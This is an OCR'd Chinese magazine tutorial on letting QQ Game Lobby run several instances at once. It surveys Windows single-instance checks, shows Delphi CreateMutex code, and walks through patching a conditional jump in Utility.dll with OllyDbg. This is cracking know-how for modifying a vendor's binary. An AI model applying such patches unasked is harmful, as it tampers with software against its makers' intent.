


图11

（本文所涉及到的3322域名更新器源文件已收录到光盘中）

文章难易度：★★☆☆☆
文章闪光点：使用Delphi简单编程以实现QQ游戏大厅不能多开的限制

QQ 游戏大厅多开补丁简单做

林中闲人

大家都知道，一台电脑是不能同时打开多个 QQ 游戏大厅的，但我们要做的就是突破这个限制，正所谓知己知彼，才能百战百胜，我们先来看一下，在 Windows 系统中程序防止多开的几种方法：

1、使用FindWindow API函数

通过查找窗口标题（或/和类名）来判断程序是否正在运行，如果找到了，就表明程序正在运行，这时可以退出程序，达到不重复运行的目的；反之则表明程序是第一次运行。但这种方法却不适用于程序的标题是动态变化的或者是系统中运行了相同标题的程序。

2、检查窗口属性

将某些数据通过 SetProp 加入到指定窗口的 property list，程序运行时枚举窗口并检查这些数据是否存在以此来限制多开。

3、Mutex/Event/Semaphore

通过互斥对象/信号量/事件等线程同步对象来确定程序是否已经运行。最常用的函数如：CreateMutexA（QQ 游戏大厅就是采用这种方法来限制程序多开的，大多数的程序和游戏也都是采用的这种方法）。

4、内存映射文件（File Mapping）

通过把程序实例信息存放到跨进程的内存映射文件中，也可以控制程序多开。

5、DLL 全局共享区

DLL 全局共享区在映射到各个进程的地址空间时仅被初始化一次，并且是在第一次被 windows 加载时才初始化，所以利用该区数据就能对程序进行多开限制。

6、全局 Atom

将某个特定字符串通过 GlobalAddAtom 加入全局原子表（Global Atom Table），程序在运行时检查该串是否存在来限制程序的多开（该 Atom 不会自动释放，程序退出前必须调用 GlobalDeleteAtom 来释放 Atom）。

上面说过了，QQ 游戏大厅是采用 CreateMutex 函数来限制多开的，那么我们怎么知道是使用这个函数来限制的呢？答案就是跟踪程序。比如先跟踪查看是否使用 CreateMutex 来限制，如果不是，再查看是否使用 FindWindow，以此类推，直到找出限制的方法为止。当然，有些程序也会综合使用多种方法来限制多开，不过查找的方法也是一样的，只是比较麻烦而已。

来看一下 CreateMutex 函数限制多开的方法，在 MSDN 中 CreateMutex 函数的声明如下：

```
HANDLE CreateMutex(
  LPSECURITY_ATTRIBUTES lpMutexAttributes,// pointer to security attributes
  BOOL bInitialOwner,// flag for initial ownership
  LPCTSTR lpName// pointer to mutex-object name
```

以下是使用 CreateMutex 函数来限制多开的典型 delphi 代码：

```
hMutex:=CreateMutex(nil,TRUE,'QQGame');// 建立互斥量
// 调用失败？已经存在？
if(hMutex=0) or (GetLastError=ERROR_ALREADY_EXISTS)
then
  begin
```




图 1




图 2

```
    //程序第二（或以上）次运行时，GetLastError会返回
ERROR_ALREADY_EXISTS，表明互斥量已存在
    //可以在这里编写退出代码
    end;
```

该段代码首先调用 CreateMutex 函数创建一名为 QQGame 的互斥对象，如果调用 CreateMutex 函数失败（hMutex=nil）或互斥对象已存在（GetLastError=ERROR _ALREADY_EXISTS），则退出程序。

明白了上面的内容后，我们进入实战部分：下载新版的 QQ 游戏大厅，我使用的版本为 2.2.102.6。控制 QQ 游戏大厅多开的 dll 文件为 QQ 游戏大厅目录下的 common\Utility.dll。我们使用 OD 载入它，按 Ctrl+N 打开 API 调用列表，找到 CreateMutexA 后按回车，在弹出的窗口里双击第一行来到 CPU 窗口，如图 1，反汇编代码，如图 2。

选中 **10011081 /75 07 jnz short Utility.1001108A** 这行，然后按空格，在弹出的窗口中把“jnz short 1001108A”修改为“jmp short 1001108A”，点“汇编”，如图3。右键单击 CPU 窗口，在弹出的菜单中选择“复制到可执行文件”－“所有改动”，如图 4，选择“全部复制”。右键单击弹出的窗口，选择“保存文件”保存。来运行一下 QQ 游戏大厅，试试能不能多开，修改完成。




图 3

